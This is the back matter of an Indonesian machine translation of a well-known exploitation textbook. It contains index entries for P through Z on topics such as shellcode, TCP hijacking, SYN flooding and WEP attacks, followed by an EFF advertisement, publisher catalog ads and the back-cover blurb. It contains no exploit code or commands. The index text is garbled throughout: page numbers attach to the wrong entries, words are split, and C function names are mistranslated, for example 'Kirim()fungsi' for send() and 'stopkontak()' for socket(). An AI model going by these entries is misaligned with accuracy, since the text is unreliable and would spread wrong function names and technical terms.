bantalan, 395 file kata sandi, 153 matriks probabilitas kata sandi, 424–433 kata sandi      retak, 418–433          serangan kamus, 419–422          serangan brute force lengkap, 422–423          tabel pencarian hash, panjang 423–424, 422          satu kali, 258 Variabel lingkungan PATH, 172 penyelundupan muatan, 359–363 pcalc (kalkulator programmer), 42, 454 perpustakaan pcap, 229 pcap\_fatal()fungsi, 228 pcap\_lookupdev()fungsi, 228 pcap\_loop()fungsi, 235, 236 pcap\_berikutnya()fungsi, 235 pcap\_open\_live()fungsi, 229, 261 program pcap\_sniff.c, tanda 228 persen (%), untuk format parameter, 48 Perl, 133 izin untuk file, 87–88 kesalahan()fungsi, 83 foton, kuantum nonortogonal negara bagian di, 395 lapisan fisik (OSI), 196, 197      untuk browser web, 218 prinsip pigeonhole, 425 ping flooding, 257 ping kematian, 256 utilitas ping, 221 plaintext, untuk struktur protokol, 208 Mainkan permainannya()fungsi, 156–157 PLT (tabel linkage prosedur), 190 pointer, kesockaddrstruktur, 201 aritmatika penunjuk, 52–53 variabel penunjuk      dereferensi, 53      pengetikan, 52 program pointer.c, 44 pointer, 24–25, 43–47      fungsi, 100–101      ke struktur, 98 program pointer\_types.c, 52 program pointer\_types2.c, 53–54 program pointer\_types3.c, 55

- program pointer\_types4.c, 56  
program pointer\_types5.c, 57 ASCII  
yang dapat dicetak polimorfik  
kode shell, 366–376  
**popinstruksi**, 287  
    dan ASCII yang dapat dicetak,  
368 muncul, 70  
pemindaian port, 264–272  
    FIN, X-mas, dan pemindaian nol,  
        264–265  
    pemindaian diam, 265–266  
    pertahanan proaktif, 267–272  
    umpan spoofing, 265  
pemindaian SYN siluman, 264 alat  
pemindaian port (nmap), 264 kode shell  
yang mengikat port, 278–280,  
        303–314  
port, hak akses root untuk mengikat,  
216 kode posisi-independen, 286  
arsitektur prosesor PowerPC, program  
20 ppm\_crack.c, program 428–433  
ppm\_gen.c, 426–428 lapisan  
presentasi (OSI), 196  
**PRGA (Generasi Semu-Aacak  
Algoritma)**, 435, 436  
mencetak perintah (GDB), 31  
kesalahan cetak, 83  
kode shell ASCII yang dapat dicetak,  
    polimorfik, 366–376  
karakter yang dapat dicetak, program untuk  
    hitung, 369  
program printable\_helper.c, 369–370  
file printable.s, 371–372  
printf()fungsi, 19–20, 35, 37, 47  
    format string untuk, 48–51, 167 pencetakan  
karakter yang tidak dapat dicetak, 133  
print\_ip()fungsi, 254  
kunci pribadi, 400  
hak istimewa, 273, 299  
program priv\_shell.s, 301  
probabilitas, bersyarat, 114  
pemecahan masalah  
    dengan peretasan, 1–2  
    meretas sebagai, 5  
tabel linkage prosedur (PLT), 190  
**prolog prosedur**, 71  
proses, menangguhan saat ini, 158  
proses pembajakan, 118  
prosesor, bahasa rakitan  
    kehususan untuk, 7
- sandi produk, 399  
pemrograman  
    akses ke heap, 70 sebagai  
    ekspresi artistik, 2 dasar,  
        6–7  
    struktur kontrol, 8–11  
        jika-maka-lain, 8–9  
        while/sampai loop, 9–10  
    variabel, 11–12  
**program**, hasil dari, 116  
**mode promiscuous**, 224  
    menangkap, 229  
**kode semu**, 7, 9  
**Algoritma Generasi Pseudo-Aacak-  
rithm (PRGA)**, 435, 436  
angka pseudo-acak, 101–102 kunci  
publik, 400  
kartu pukulan, 2  
dorongan instruksi, 287, 298  
    dan ASCII yang dapat dicetak, 368  
mendorong, 70  
**Pythagoras**, 3
- Q**
- kata empat, mengonversi  
    kata ganda ke, 302  
**algoritma faktor kuantum**,  
        404–405  
distribusi kunci kuantum, 395–396  
algoritma pencarian kuantum, 399–400  
tanda kutip ('), untuk menyertakan  
    file, 91
- R**
- RainbowCrack**, 433  
rand()fungsi, 101  
program rand\_example.c, 101–102  
angka acak, 101–102  
pengacakan, exec()fungsi dan,  
        390, 391  
ruang tumpukan acak, 379–391  
raw socket sniffer, 226–227  
program raw\_tcpsniff.c, 226–227  
RC4 (stream cipher), 398, 434,  
        435–436  
Baca()fungsi, deskriptor file untuk, 82  
izin baca, 87  
izin baca-saja, untuk teks  
    segmen, 69

- Asosiasi Industri Rekaman Amerika (RIAA),** 3  
**recv()fungsi,** 199, 206  
**recv\_line()fungsi,** 209, 273,  
     335, 342  
**serangan pengalihan,** 240–  
 241  
**register,** 23, 285, 292  
     menampilkan, 24  
     untukx86 prosesor, 23  
     zeroing, dengan polimorfik  
       kode shell, 366  
**angka yang relatif prima,** 400  
**sisa, setelah pembagian,** 12  
**akses jarak jauh, ke root shell,** 317  
**target jarak jauh,** 321  
**Permintaan Komentar (RFC)**  
     768, pada tajuk UDP, 224  
     791, pada header IP, 220, 232  
     793, pada header TCP, 222–223,  
     233–234  
**membasahiinstruksi,** 132, 287  
**ret2libc,** 376–377  
**alamat pengirim,** 70  
     menemukan lokasi yang tepat,  
     139 menimpa, 135  
     dalam bingkai tumpukan, 131  
**kembali perintah,** 267  
**Otorisasi Pengembalian Materi (RMA),** 221  
     mengembalikan nilai fungsi, menyatakan  
       fungsi dengan tipe data,  
       16–17  
**RFC.Melihat Permintaan Komentar (RFC)**  
**RIAA (Asosiasi Industri Rekaman tion of America),** 3  
**Rieck, Konrad,** 413, 454 RMA  
**(Materi Pengembalian Otorisasi),** 221  
**Ronnick, Jose,** 454  
**akar**  
     hak istimewa, 153, 273  
     untuk mengikat port, 216 shell  
     untuk memulihkan, 301 shell  
  
     memperoleh, 188  
     melimpah untuk membuka,  
     122  
     akses jarak jauh, 317  
     penggunaan kembali soket, 355–359  
  
     pemijahan, 192  
     pemijahan dengan proses anak, 346  
     pengguna, 88  
**Keamanan Data RSA,** 394, 400, 404  
**pembajakan RST,** 259–263  
**program rst\_hijack.c,** 260–263  
     modifikasi, 268  
     waktu berjalan dari algoritma sederhana, 397
- ## S
- %sparameter format,** 48, 172  
**worm Sadmind,** 117  
**nilai garam,** 153–154  
     untuk enkripsi kata sandi, 419  
**Sasser worm,** 319  
**penunjuk bingkai tersimpan (SFP),** 70,  
     72–73, 130  
**Susunan kotak-S,** 435  
**scanf()fungsi,** 50  
**lingkup variabel,** 62–69  
**program scope.c,** 62  
**program scope2.c,**  
**program 63–64 scope3.c,**  
**64–65 skrip kiddies,** 3  
**Inisiatif Musik Digital Aman (SDM),** 3  
**Cangkang Aman (SSH)**  
     sidik jari host yang berbeda,  
     410–413  
     perlindungan terhadap identitas  
       pemalsuan, 409–410  
**Lapisan Soket Aman (SSL),** 393  
     perlindungan terhadap identitas  
       pemalsuan, 409–410  
**keamanan**  
     mengubah kerentanan, 388  
     komputasi, 396  
     dampak kesalahan, 118  
     tanpa syarat, 394  
**nomor benih, untuk urutan acak angka,** 101  
**kesalahan segmentasi,** 60, 61 titik koma (,), untuk akhir instruksi, 8  
**Kirim()fungsi,** 199, 206  
**kirim\_string()fungsi,** 209  
**seqperintah,** 141  
**nomor urut, untuk contoh server TCP,**  
**222, 224, menampilkan paket data,** 204

- lapisan sesi (OSI),** 196  
    untuk peramban web, 217
- atur pembongkaran intelperintah,** 25
- setel ID pengguna (setuid)izin,** 89
- seteuid()fungsi,** 299
- setresuid()panggilan sistem,** 300–301
- setsockopt()fungsi,** 205
- SFP (penunjuk bingkai tersimpan),** 70
- Shannon, Claude,** 394
- perintah shell, jalankan seperti fungsi,** 134
- kode shell,** 137, 281
- argumen sebagai opsi penempatan, 365  
    bahasa rakitan untuk, 282–286  
    sambung-balik, 314–318  
    menciptakan, 286–295  
    lompat ke, 386  
    memcpy()berfungsi untuk menyalin, 139  
    lokasi memori untuk, 142  
    menimpa bagian .dtors dengan alamat injeksi, 190  
    penempatan di lingkungan variabel, 188  
    ASCII yang dapat dicetak polimorfik, 366–376  
**port-binding,** 278–280, 303–314  
**bukti fungsi,** 336  
    mengurangi ukuran, 298  
    memulihkan daemon tinyweb eksekusi, 345  
    shell-spawning, 295–303  
    dan server web, 332  
    register nol, 294  
    program shellcode.s, 302–303  
**Shor, Peter,** 404–405  
pendekata kunci, 42  
tulisan pendek, untuk format string eksplorasi, 182–183  
**ekspressi singkatan, untuk arit-**  
    operator metrik, 13–14  
program shroud.c, 268–272  
**tanda\_penangan()fungsi,** 323  
SIGKILLSinyal, 324  
sinyal()fungsi, 322  
program signal\_example.c, 322–323  
**penangan\_sinyal()fungsi,** 323  
sinyal, untuk komunikasi antarproses tion di Unix, 322–324 nilai numerik yang ditandatangani, 41
- Protokol Transfer Surat Sederhana (SMTP),** 222
- program simplenote.c,** 82–84
- file simple\_server.c,** 204–207
- ukuran dari()fungsi,** 58
- ukuran dari()makro (C),** 42
- Sklyarov, Dmitry,** 3–4
- SMTP (Transfer Surat Sederhana Protokol),** 222
- serangan smurf,** 257
- mengendus paket aktif,** 239–251  
    dalam mode promiscuous, 225
- sockaddrstruktur,** 200–202, 305, 306  
    penunjuk ke, 201
- sockaddr\_instruktur,** 348
- stopkontak()fungsi,** 199, 200, 205, 314
- panggilan soket()panggilan sistem (Linux),** file 304 socket\_reuse\_restore.s, 357 soket, 198–217, 307  
    konversi alamat, 203  
    alamat, 200–202  
    deskriptor file untuk diterima koneksi, 206  
    fungsi, 199–200  
    penggunaan kembali, 355–359  
    contoh server, 203–207  
    server web kecil, 213–217  
    klien web, 207–213  
    pembajakan perangkat lunak, 118
- Solar Designer,** 422, 454 Song, Dug, 226, 249, 454 alamat sumber, manipulasi, 239 register Source Index (ESI), 24 prosesor Sparc, 20
- pemalsuan,** 239–240  
    alamat IP yang dicatat, 348–352 isi paket, 263
- lari cepat()fungsi,** 262
- srand()fungsi,** 101
- SSH. *Melihat*Secure Shell (SSH)**
- SSL (Lapisan Soket Aman),** 393  
    perlindungan terhadap identitas pemalsuan, 409–410
- tumpukan,** 40, 70, 128  
    argumen untuk berfungsi memanggil, 339  
    instruksi perakitan menggunakan, 287–289

tumpukan,*lanjutan*  
bingkai, 70, 74, 128  
menampilkan variabel lokal di, 66  
instruksi untuk mengatur dan  
hapus struktur, 341  
pertumbuhan, 75  
memori masuk, 77  
tidak dapat dieksekusi, 376–379  
ruang acak, 379–391 peran  
dengan format string, 169  
segmen, 70  
variabel  
menyatakan, 76  
dan keandalan shellcode, register  
356 Stack Pointer (ESP), 24, 33,  
70, 73  
kode shell dan, 367  
program stack\_example.c, 71–75  
Stallman, Richard, 3  
kesalahan standar, 307  
input standar, 307, 358  
input/output standar (I/O)  
perpustakaan, 19  
keluaran standar, 307  
memori fungsi statis, penunjuk string  
referensi, 228  
statiskata kunci, 75  
variabel statis, 66–69  
alamat memori, 69  
segmen memori untuk, 69  
program static.c, 67  
program static2.c, 68  
bendera status,cmpoperasi untuk mengatur, 311  
stderrargumen, 79  
tempat tinggalfile header, 19  
siluman, oleh peretas, 320  
pemindai SYN siluman, 264  
stepiperintah (GDB), 384 ruang  
penyimpanan, vs komputasi  
kekuatan, 424  
program strace, 336–338, 352–353  
strcat()fungsi, 121  
strcpy()fungsi, 39–41, 365  
stream cipher, 398  
soket aliran, 198, 222  
string.h, 39  
senar, 38–41  
penggabungan dalam Perl,  
134 encoding, 359–362  
strlen()fungsi, 83, 121, 209  
strncasecmp()fungsi, 213  
strstr()fungsi, 216  
struktur, 96–100  
akses ke elemen, 98  
superintah, 88  
subinstruksi, 293, 294  
suboperasi, 25  
sudoperintah, 88, 90  
superposisi, 399–400  
proses yang ditangguhkan, kembali ke, 158  
lingkungan jaringan yang dialihkan,  
paket masuk, 239  
enkripsi simetris, 398–400 flag  
SYN, 223  
Banjir SYN, 252–256  
mencegah, 255  
pemindai SYN  
mencegah kebocoran informasi  
dengan, 268  
siluman, 264  
sinkronisasi, 255  
file synflood.c, 252–254  
file sys/stat.h, 84  
flag bit didefinisikan dalam, 87 panggilan  
sistem, halaman manual untuk, 283 daemon  
sistem, 321–328  
sistem()fungsi, 148–149  
kembali ke, 377–379

## T

TCP.*Melihat*Kontrol Transmisi  
Protokol (TCP)  
tcpdump, 224, 226  
BPF untuk, 259  
kode sumber untuk, 230  
tcp\_hdrstruktur (Linux), 234  
TCP/IP, 197  
koneksi, telnet ke  
server web, 208  
pembajakan, 258–263  
tumpukan, upaya banjir SYN untuk menguras  
negara bagian, 252  
tcp\_v4\_send\_reset()fungsi, 267  
titik air mata, 256  
telp, 207, 222  
untuk membuka koneksi TCP/IP ke  
server web, 208  
variabel sementara, darimencetak  
perintah, 31

- segmen teks, memori**, 69  
 kemudian kunci, 8–9  
**th\_flags\_lapangan, daritcpdrstruktur**, 234  
**waktu()fungsi**, 97  
**program time\_example.c**, 97  
**program time\_example2.c**, 98–99  
**waktu\_ptrvariabel**, 97  
 serangan pertukaran waktu/ruang, 424  
**stempel waktu()function**, 352  
**program tiny\_shell.s**, 298–299  
**program tinyweb.c**  
     mengonversi ke daemon sistem, 321  
     sebagai daemon, 324–328  
     eksploitasi untuk, 275  
     kerentanan dalam, 273  
**program tinywebd.c**, 325–328, 355  
     alat eksploitasi, 329–333  
     berkas log, 334  
**program tinyweb\_exploit.c**, 275  
**program tinyweb\_exploit2.c**, 278  
**tmstruktur waktu**, 97  
**penerjemah**, untuk bahasa mesin, 7  
**Protokol Kontrol Transmisi (TCP)**, 198, 222  
 koneksi untuk akses shell jarak jauh, 308–309  
 bendera, 222  
**membuka koneksi**, 314  
**header paket**, 233–234  
 mengendus, dengan soket mentah,  
 struktur 226, 231  
**lapisan transport (OSI)**, 196, 197  
 untuk browser web, 217, 221–224  
**Triple-DES**, 399  
**komplemen dua**, 42, 49  
 untuk menghapus byte nol, 291  
**typecasting**, 51–58  
     daritmstruct pointer ke integer  
         penunjuk, 98  
**program typecasting.c**, 51  
**typedef**, 245  
**pointer tanpa tipe**, 56  
 jenis. *Melihat tipedata*
- kamu**
- UDP (Protokol Datagram Pengguna), 198–199, 222, 224  
**paket gema, serangan amplifikasi dengan**, 257
- program uid\_demo.c, 90  
**batas perintah**, 289  
 nama kamuperintah, 134  
**operator unary**  
     alamat-operator, 45 operator  
     dereferensi, 47, 50 lompatan  
     tanpa syarat, dalam perakitan  
         bahasa, 36  
 keamanan tanpa syarat, 394 transmisi  
 data tidak terenkripsi, 226 set karakter  
 Unicode, 117  
**Sistem Unix**  
     halaman manual, 283  
     sinyal untuk interproses  
         komunikasi, 322–324  
     waktu, 97  
 tidak ditandatanganikata kunci, 42  
 nilai numerik yang tidak ditandatangani, 41  
     bilangan bulat untuk alamat penunjuk,  
 57 jaringan tidak dialihkan, 224 hingga loop,  
 10  
**file update\_info.c**, 363–364  
 penggunaan()fungsi, 82  
**Protokol Datagram Pengguna (UDP)**, 198–199, 222, 224  
**paket gema, serangan amplifikasi dengan**, 257  
**ID pengguna**, 88–96  
     menampilkan catatan yang ditulis oleh,  
 93 pengaturan efektif, 299  
**pengguna**, izin file untuk, 87 input yang disediakan  
**pengguna**, pemeriksaan panjang atau  
     pembatasan, 120  
**/usr/include/asm-i386/unistd.h file**, 284–285  
**/usr/include/asm/socket.h file**, 205  
**file /usr/include/bits/socket.h**, 200, 201  
**/usr/include/if\_ether.h file**, 230 /  
**usr/include/linux/if\_ether.h berkas**, 230  
**/usr/include/netinet/ip.h file**, 230, 231–232  
**/usr/include/netinet/tcp.h file**, 230, 233–234  
**/usr/include/stdio.h file**, 19 file /  
**usr/include/sys/sockets.h**, 199 file /  
**usr/include/time.h**, 97  
**/usr/include/unistd.h file**, 284 /  
**usr/src/mitm-ssh**, 407

## V

- nilai-nilai
  - menugaskan ke variabel, 12
  - dikembalikan oleh fungsi, 16
- variabel, 11–12
  - operator aritmatika untuk, 12–14 C
  - compiler dan tipe data, 58
  - operator perbandingan untuk, 14–15 cakupan, 62–69
  - struktur, 96–100
  - sementara, darimencetak
    - perintah, 31
  - pengetikan, 51–58
- ruang kosongkata kunci, 56
  - untuk mendeklarasikan
- fungsi, 17 void pointer (C), 56, 57
- program vuln.c, 377
- kerentanan
  - format string, 170–171 dalam
  - perangkat lunak, 451–452
  - berbasis tumpukan, 122–133
  - dalam program tinyweb.c, 273
  - VML zero-day, 119

## W

- peringatan, tentang tipe data penunjuk, 54
- browser web, lapisan OSI untuk, 217–224
- klien web, 207–213
- permintaan web, diproses setelah
  - gangguan, 336
- server web
  - telnet untuk TCP/IP
    - koneksi ke, 208
  - server tinyweb, 213–217 file
- webserver\_id.c, 212–213 WEP (Wired Equivalent Privacy), 433, 434–435
  - serangan, 436–449

di manaperintah, 61

while/sampai loop, 9–10

Privasi Setara Berkabel (WEP), 433, 434–435

serangan, 436–449

enkripsi 802.11b nirkabel, 433–436

kata, 28–29

cacing, 119

Wozniak, Steve, 3

Protokol nirkabel WPA, 448

menulis(fungsi, 83

deskriptor file untuk, 82

halaman manual untuk, 283

penunjuk untuk, 92

izin menulis, 87

untuk segmen teks, 69

## X

%xparameter format, 171, 173

opsi lebar bidang, 179

x/3xwperintah, 61

x86 prosesor, 20, 23–25

instruksi perakitan untuk, 285

xchg(pertukaran) instruksi, 312

pemindaian X-mas, 264–265

xorinstruksi, 293, 294 skrip

xtool\_tinywebd\_reuse.sh, 358 skrip

xtool\_tinywebd.sh, 333 skrip

xtool\_tinywebd\_silent.sh,  
353–354

skrip xtool\_tinywebd\_spoof.sh,  
349–350

skrip xtool\_tinywebd\_stealth.sh, 335

## Z

register nol, 294

Register EAX (Akumulator), 368

dengan kode shell polimorfik, 366



# Electronic Frontier Foundation

## Defending Freedom in the Digital World

**Free Speech. Privacy. Innovation. Fair Use. Reverse Engineering.** If you care about these rights in the digital world, then you should join the Electronic Frontier Foundation (EFF). EFF was founded in 1990 to protect the rights of users and developers of technology. EFF is the first to identify threats to basic rights online and to advocate on behalf of free expression in the digital age.

**The Electronic Frontier Foundation Defends Your Rights!**  
**Become a Member Today!**  
**<http://www.eff.org/support/>**

### Current EFF projects include:

*Protecting your fundamental right to vote.* Widely publicized security flaws in computerized voting machines show that, though filled with potential, this technology is far from perfect. EFF is defending the open discussion of e-voting problems and is coordinating a national litigation strategy addressing issues arising from use of poorly developed and tested computerized voting machines.

*Ensuring that you are not traceable through your things.* Libraries, schools, the government and private sector businesses are adopting radio frequency identification tags, or RFIDs – a technology capable of pinpointing the physical location of whatever item the tags are embedded in. While this may seem like a convenient way to track items, it's also a convenient way to do something less benign: track people and their activities through their belongings. EFF is working to ensure that embrace of this technology does not erode your right to privacy.

*Stopping the FBI from creating surveillance backdoors on the Internet.* EFF is part of a coalition opposing the FBI's expansion of the Communications Assistance for Law Enforcement Act (CALEA), which would require that the wiretap capabilities built into the phone system be extended to the Internet, forcing ISPs to build backdoors for law enforcement.

*Providing you with a means by which you can contact key decision-makers on cyber-liberties issues.* EFF maintains an action center that provides alerts on technology, civil liberties issues and pending legislation to more than 50,000 subscribers. EFF also generates a weekly online newsletter, EFFector, and a blog that provides up-to-the minute information and commentary.

*Defending your right to listen to and copy digital music and movies.* The entertainment industry has been overzealous in trying to protect its copyrights, often decimating fair use rights in the process. EFF is standing up to the movie and music industries on several fronts.

**Check out all of the things we're working on at <http://www.eff.org> and join today or make a donation to support the fight to defend freedom online.**



## CE ON THE WIRE

ide untuk Pengintaian Pasif dan Serangan Tidak Langsung


AL ZALEWSKI

*Silence on the Wire: Panduan Lapangan untuk Pengintaian Pasif dan Serangan Tidak Langsung* menjelaskan bagaimana komputer dan jaringan bekerja, bagaimana informasi diproses dan disampaikan, dan ancaman keamanan apa yang mengintai. Tidak ada kertas putih teknis yang membosankan atau manual cara untuk melindungi jaringan seseorang, buku ini adalah narasi menarik yang mengeksplorasi berbagai keunikan, tidak biasa,

n tantangan keamanan yang cukup elegan yang menentang klasifikasi dan model tradisional penyerang-korban.

05, 312PP., \$39,95

- 1-59327-046-9



## VISUALISASI DATA RITY

I Teknik untuk Analisis Jaringan

LANJUTKAN

*Visualisasi Data Keamanan* adalah pengantar yang diteliti dan diilustrasikan dengan baik untuk bidang visualisasi informasi, cabang ilmu komputer yang berkaitan dengan pemodelan data kompleks menggunakan gambar interaktif. Greg Conti, pencipta alat visualisasi jaringan dan keamanan RUMINT, menunjukkan kepada Anda cara membuat grafik dan menampilkan data jaringan menggunakan berbagai alat sehingga Anda dapat memahami kumpulan data yang kompleks secara sekilas. Dan setelah Anda melihat jaringan yang luar biasa

ok seperti, Anda akan memiliki pemahaman yang lebih baik tentang kerentanan perilaku tingkat rendah dieksloitasi dan bagaimana worm dan virus menyebar.

ER2007, 272PP., 4-WARNA, \$49,95

- 1-59327-143-5



## X FIREWALLS

tection dan Respon dengan iptables, psad, dan fwsnort

AEL RASH

*Firewall Linux* membahas detail teknis firewall iptables dan kerangka kerja Netfilter yang dibangun ke dalam kernel Linux, dan menjelaskan bagaimana mereka menyediakan penyaringan yang kuat, Terjemahan Alamat Jaringan (NAT), pelacakan status, dan kemampuan inspeksi lapisan aplikasi yang menyaingi banyak alat komersial. Anda akan belajar bagaimana menerapkan iptables sebagai IDS dengan psad dan fwsnort dan bagaimana membangun lapisan otentikasi pasif yang kuat di sekitar iptables dengan fwknop. Contoh konkret menggambarkan konsep seperti analisis dan kebijakan log firewall, otentikasi dan otorisasi jaringan pasif, mengeksloitasi jejak paket, emulasi aturan Snort, dan banyak lagi.

OKTOBER2007, 336PP., \$49,95

ISBN978-1-59327-141-1

# SENI BAHASA PERAKITAN

oleh Randall Hyde

*Seni Bahasa Majelis* menyajikan bahasa rakitan dari sudut pandang pemrogram tingkat tinggi, sehingga Anda dapat mulai menulis program yang bermakna dalam beberapa hari. High Level Assembler (HLA) yang menyertai buku ini adalah assembler pertama yang memungkinkan Anda untuk menulis program bahasa assembly portabel yang berjalan di Linux atau Windows dengan tidak lebih dari kompilasi ulang. CD-ROM mencakup HLA dan Perpustakaan Standar HLA, semua kode sumber dari buku, dan lebih dari 50.000 baris kode sampel tambahan, semuanya didokumentasikan dan diuji dengan baik. Kode dikompilasi dan berjalan apa adanya di bawah Windows dan Linux.



SEPTEMBER 2003, 928PP.W/CD, \$59,95


ISBN 978-1-886411-97-5

## PANDUAN TCP/IP

Referensi Protokol Internet yang Komprehensif dan Bergambar

oleh CHARLES M. KOZIEROK

*Panduan TCP/IP* adalah referensi ensiklopedis yang sepenuhnya mutakhir tentang rangkaian protokol TCP/IP yang akan menarik bagi pendatang baru dan profesional berpengalaman. Penulis Charles Kozierok merinci protokol inti yang membuat fungsi internetwork TCP/IP dan aplikasi TCP/IP klasik terpenting, mengintegrasikan cakupan IPv6 secara keseluruhan. Lebih dari 350 ilustrasi dan ratusan tabel membantu menjelaskan poin-poin penting dari topik yang kompleks ini. Gaya penulisan buku yang personal dan mudah digunakan memungkinkan pembaca dari semua tingkatan memahami lusinan protokol dan teknologi yang menjalankan Internet, dengan cakupan penuh PPP, ARP, IP, IPv6, IP NAT, IPSec, Mobile IP, ICMP, RIP, BGP, TCP, UDP, DNS, DHCP, SNMP, FTP, SMTP, NNTP, HTTP, Telnet, dan banyak lagi.



OKTOBER 2005, 1616PP. sampul keras, \$89,95

ISBN 978-1-59327-047-6

### TELEPON:

800.420.7240 ATAU

415.863.9900

SENIN SAMPAI JUMAT, 9 SEBUAH.

M. KE 5 P.M. (PST)

### SUREL:

PENJUALAN@NOSTARCH.COM

### WEB:

WWW.NOSTARCH.COM

### FAX:

415.863.9950

24 JAM SEHARI, 7 HARI

DALAM MINGGU

### SURAT:

TANPA TEKAN pati

555 DE HARO ST, RANGKAIAN 250

SAN FRANSISCO, CA 94107

# PEMBARUAN

Mengunjungi <http://www.nostarch.com/hacking2.htm> untuk update, ralat, dan informasi lainnya.

# TENTANG

LiveCD yang dapat di-boot menyediakan lingkungan peretasan berbasis Linux yang telah dikonfigurasikan sebelumnya untuk pemrograman, debugging, manipulasi lalu lintas jaringan, dan enkripsi cracking. Ini berisi semua kode sumber dan aplikasi yang digunakan dalam buku ini. Peretasan adalah tentang penemuan dan inovasi, dan dengan LiveCD ini Anda dapat langsung mengikuti contoh buku dan menjelajahinya sendiri.

LiveCD dapat digunakan di sebagian besar komputer pribadi tanpa menginstal sistem operasi baru atau mengubah pengaturan komputer saat ini. Persyaratan sistem adalah xPC berbasis 86 dengan setidaknya 64MB memori sistem dan BIOS yang dikonfigurasi untuk boot dari CD-ROM.

$$24 = -6 \overline{)1} \overline{)4}$$



## TEKNIK-TEKNIK DASAR DARI PERATURAN YANG SERIUS

Peretasan adalah seni pemecahan masalah secara kreatif, apakah itu berarti menemukan solusi yang tidak biasa untuk masalah yang sulit atau mengeksploitasi lubang dalam pemrograman yang ceroboh. Banyak orang menyebut diri mereka peretas, tetapi hanya sedikit yang memiliki dasar teknis yang kuat yang diperlukan untuk benar-benar mendorong amplop.

Daripada hanya menunjukkan cara menjalankan eksploitasi yang ada, penulis Jon Erickson menjelaskan bagaimana teknik peretasan misterius *benar-benar bekerja*. Untuk berbagi seni dan ilmu peretasan dengan cara yang dapat diakses oleh semua orang, *Peretasan: Seni Eksploitasi*, Edisi ke-2 memperkenalkan dasar-dasar pemrograman C dari perspektif hacker.

LiveCD yang disertakan menyediakan lingkungan pemrograman dan debugging Linux yang lengkap—semuanya tanpa memodifikasi sistem operasi Anda saat ini. Gunakan untuk mengikuti contoh buku saat Anda mengisi kesenjangan dalam pengetahuan Anda dan menjelajahi teknik peretasan Anda sendiri. Dapatkan kode debug yang kotor, buffer yang meluap, pembajakan komunikasi jaringan, melewati perlindungan, mengeksploitasi kelemahan kriptografi, dan bahkan mungkin menciptakan eksploitasi baru. Buku ini akan mengajarkan Anda cara:

**j**Program komputer menggunakan C, bahasa assembly, dan skrip shell

**j**Rusak memori sistem untuk menjalankan kode arbitrer menggunakan buffer overflows dan memformat string

**j**Periksa register prosesor dan memori sistem dengan debugger untuk mendapatkan pemahaman nyata tentang apa yang terjadi

**j**Mengakali langkah-langkah keamanan umum seperti non-tumpukan yang dapat dieksekusi dan sistem deteksi intrusi

**j**Dapatkan akses ke server jarak jauh menggunakan pengikatan port atau hubungkan kembali shellcode, dan ubah perilaku pencatatan server untuk menyembunyikan kehadiran Anda

**j**Arahkan ulang lalu lintas jaringan, sembunyikan port yang terbuka, dan membajak koneksi TCP

**j**Retak lalu lintas nirkabel terenkripsi menggunakan FMS menyerang, dan mempercepat serangan brute force menggunakan matriks probabilitas kata sandi

Peretas selalu mendorong batas, menyelidiki yang tidak diketahui, dan mengembangkan seni mereka. Bahkan jika Anda belum tahu cara memprogram, *Peretasan: Seni Eksploitasi*, Edisi ke-2 akan memberi Anda gambaran lengkap tentang pemrograman, arsitektur mesin, komunikasi jaringan, dan teknik peretasan yang ada. Gabungkan pengetahuan ini dengan lingkungan Linux yang disertakan, dan yang Anda butuhkan hanyalah kreativitas Anda sendiri.

### tentang Penulis

Jon Erickson memiliki pendidikan formal dalam ilmu komputer dan telah meretas dan memprogram sejak ia berusia lima tahun. Dia berbicara di konferensi keamanan komputer dan melatih tim keamanan di seluruh dunia. Saat ini, ia bekerja sebagai peneliti kerentanan dan spesialis keamanan di California Utara.



**livecd menyediakan lingkungan pemrograman dan debugging linux yang lengkap**



THE FINE ST IN GEEKE NT E RTA IN ME NT™  
www.nostarch.com



Buku ini menggunakan RepKover—penjilid tanah lama yang tidak mudah ditutup.

Dicetak pada kertas daur ulang

**\$49,95(\$54,95cdn)**

**rak di:**keamanan komputer/keamanan jaringan

ISBN: 978-1-59327-144-2



9 781593 271442



5 4 9 9 5



6 89145 71441 8